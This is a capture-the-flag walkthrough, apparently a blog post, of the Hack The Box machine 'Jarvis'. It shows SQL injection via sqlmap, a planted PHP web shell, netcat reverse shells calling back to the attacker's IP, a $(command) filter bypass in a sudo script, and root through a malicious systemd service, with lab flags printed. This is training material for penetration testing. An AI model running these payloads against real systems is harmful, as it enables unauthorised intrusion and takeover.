




Jarvis :




```
Jarvis 10.10.10.143    696    28    1901    1643    2019-06-22
```

Enumeration :

First let’s do an Nmap scan.




```
root@nexus:~# nmap -A -p- 10.10.10.143
```



```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
5355/tcp  filtered llmnr
64999/tcp open     http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
```

Browsing port 80 show us a web page with a menu who redirect to « Rooms » and « Dining & Bar ».

Let’s see the content of them, clicking on Rooms show us a page where we can take few Hotel Rooms.


★★★★☆

Superior Family Room

$270 / per night


✓ Perfect for traveling couples

✓ Breakfast included

✓ Price does not include VAT & services fee

Book now!


Clicking on book now on one of those room show us an interesting thing on the url !



10.10.10.143/room.php?cod=1


Maybe a potential SQLi ?

Exploitation :


Fire up sqlmap against it.



```
root@nexus:~# sqlmap -u 'http://10.10.10.143/room.php?cod=1' --dbs
```


```
[00:52:13] [INFO] heuristic (basic) test shows that GET parameter 'cod' might be injectable
```


```
[00:52:14] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="of")
```


Seem ‘cod’ might be injectable ! Let’s try to get an os-shell on it !


```
root@nexus:~# sqlmap -u 'http://10.10.10.143/room.php?cod=1' --os-shell --batch
```


```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'www-data'
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: '/var/www/html'
os-shell> 
```


Perfect ! We got an os-shell under the path ‘/var/www/html’.

Let’s create a php web shell.



```
os-shell> echo '<?php system($_GET[cmd]); ?>' > volken.php
```

Then browse : http://10.10.10.143/volken.php?cmd=ls



```
asdf.txt ayax b4nn3d babar.php babarr.php babarrr.php babarrrr.php connection.php css deb.php deb.php.1 deb.php.2 deb.php.3 deb.php.4 deb.php.5 deb.shell dining-bar.php fonts footer.php getfileayax.php hack.php images index.php js les.sh linuxprivchecker.py nav.php phpmyadmin priv.py pwn pwned pwnn revShell.php room.php roomobj.php rooms-suites.php sass sh.php sh.php.1 sh.php.2 shell.php shellimlan.php tmpbblgr.php tmpbfrcz.php tmpbiujw.php tmpbjjid.php tmpbjole.php tmpbovoo.php tmpbyhgf.php tmpbyits.php tmpubxrh.php tmpucfco.php tmpueboh.php tmpuhsoc.php tmpukhbm.php tmpukkhz.php tmputfoo.php tmputpaz.php tmpuvmae.php volken.php
```


It work ! Now let’s take nc reverse shell of pentest monkey, url encode it, start a listener and run it on our webshell.

Netcat pentest monkey reverse shell used :


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Url encoder :

https://meyerweb.com/eric/tools/dencoder/



```
10.10.10.143/volken.php?cmd=rm %2Ftmp%2Ff%3Bmkfifo %2Ftmp%2Ff%3Bcat %2Ftmp%2Ff|%2Fbin
```




```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.121] from (UNKNOWN) [10.10.10.143] 58004
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/var/www/html$ 
```

And we got our reverse shell as www-data !

Privilege Escalation - Pepper :


Running « sudo -l » show us we can run as sudo and as pepper a python script.



```
www-data@jarvis:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Reading the code of « simpler.py » show us an interesting part.



```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```


So the script will run ping + you’r command as os.system if you launch it with « -p » parameter.

After some research i found we can bypass filter using « $(command) ».

Source : https://www.hackerone.com/blog/how-to-command-injections


Let’s escalate !

Create a file under tmp with nc reverse shell as content, and give him execution right.




```
www-data@jarvis:/var/www/Admin-Utilities$ echo 'nc 10.10.14.121 5555 -e /bin/bash' > /tmp/volkenshell
< 10.10.14.121 5555 -e /bin/bash' > /tmp/volkenshell
www-data@jarvis:/var/www/Admin-Utilities$ chmod +x /tmp/volkenshell
chmod +x /tmp/volkenshell
www-data@jarvis:/var/www/Admin-Utilities$ █
```

Start an netcat listener and then run as sudo and as pepper the script with the « -p » parameter.




```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
```

Now bypass the filter for run your file with your netcat reverse shell.




```
Enter an IP: 127.0.0.1$(/tmp/volkenshell)
```

And you got a reverse shell as pepper!



```
root@nexus:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.121] from (UNKNOWN) [10.10.10.143] 51894
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/var/www/Admin-Utilities$ cd /home
```

Take user flag.




```
pepper@jarvis:/home$ cd pepper
cd pepper
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
```

User.txt = 2afa36c4f05b37b34259c93551f5c44f

Privilege Escalation – Root :

Uploading and running LinEnum show us an interesting SUID where pepper are allowed to use.

LinEnum : https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh




```
-rwsr-x--- 1 root pepper 174520 Feb 17 03:22 /bin/systemctl
```

Doing some google research about it show us a great blog by GTFOBins.


Source : https://gtfobins.github.io/gtfobins/systemctl/

Make a file named like « volkenroot.service » with this content, on the pepper directory.




```
pepper@jarvis:~$ cat volkenroot.service
cat volkenroot.service
[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc -e /bin/sh 10.10.14.121 1234"
[Install]
WantedBy=multi-user.target
```

Now use systemctl for link it.




```
pepper@jarvis:~$ systemctl link /home/pepper/volkenroot.service
systemctl link /home/pepper/volkenroot.service
Created symlink /etc/systemd/system/volkenroot.service -> /home/pepper/volkenroo
t.service.
```

Open again a new netcat listener and use systemctl for start the service.




```
pepper@jarvis:~$ systemctl start volkenroot.service
systemctl start volkenroot.service
```

And we are root !



```
root@nexus:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.121] from (UNKNOWN) [10.10.10.143] 57226
python -c 'import pty;pty.spawn("/bin/bash")'
root@jarvis:/# cd /root
```

Take the root flag.



```
root@jarvis:/root# ls
ls
clean.sh  root.txt  sqli_defender.py
root@jarvis:/root# cat root.txt
cat root.txt
d41d8cd98f00b204e9800998ecf84271
```

Root.txt = d41d8cd98f00b204e9800998ecf84271